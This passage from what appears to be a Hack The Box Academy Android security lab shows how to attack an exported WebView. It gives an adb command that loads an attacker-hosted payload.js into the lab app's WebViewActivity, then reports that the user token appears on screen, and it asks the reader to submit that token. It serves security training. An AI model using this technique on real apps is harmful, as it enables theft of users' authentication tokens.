
In this example, interface **en0** has the local host IP address **10.206.0.114**, which the AVD can reach. Now that the server is running and we've verified the IP, we can use ADB to directly launch the app's **WebViewActivity**.

Exploiting WebViews


```
r11k@htb[/htb]$ adb shell am start -n com.hackthebox.myapp/.WebViewActivity -a android.intent.action.VIEW -e url "http://10.206.0.114:3000/payload.js"
```

```
Starting: Intent { act=android.intent.action.VIEW cmp=com.hackthebox.myapp/.WebViewActivity (has extras) }
```

The above command starts the `WebViewActivity` activity within the `com.hackthebox.myapp` application, and passes along the URL `http://10.206.0.114:3000/` as extra data.



Our attack succeeded, as the token is now displayed inside the WebView.



**Connect to Pwnbox**  
Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

UK

38ms



▼

Terminate Pwnbox to switch location


Start Instance

∞ / 1 spawns left




Enable step-by-step solutions for all questions  

## Questions

 Cheat Sheet

Answer the question(s) below to complete this Section and earn cubes!

Target(s): [Click here to spawn the target system!](#)

+ 5 

What is the contents of the user authentication token?

Submit your answer here...


+10 Streak pts


Submit

 webviews.zip

← Previous







Next →

 Cheat Sheet






 Go to Questions

## Table of Contents




### Enumerating and Exploiting Installed Apps

Introduction
 Enumerating Local Storage
 Exported Activities
 Insecure Logging
 Pending Intents
 Exploiting WebViews
 Insecure Library Load Through Deep Linking

### Dynamic Code Instrumentation

 Hooking Java Methods
 Altering Method Values
 Hooking Native Methods
 Bypassing Detection Mechanisms
 Authentication Token Manipulation

### Intercepting HTTP/HTTPS Requests

 Intercepting API Calls
 IDOR Attack
 SSL/TLS Certificate Pinning Bypass

### Skills Assessments

 Skills Assessment
---

### My Workstation

OFFLINE

▶ Start Instance

∞ / 1 spawns left

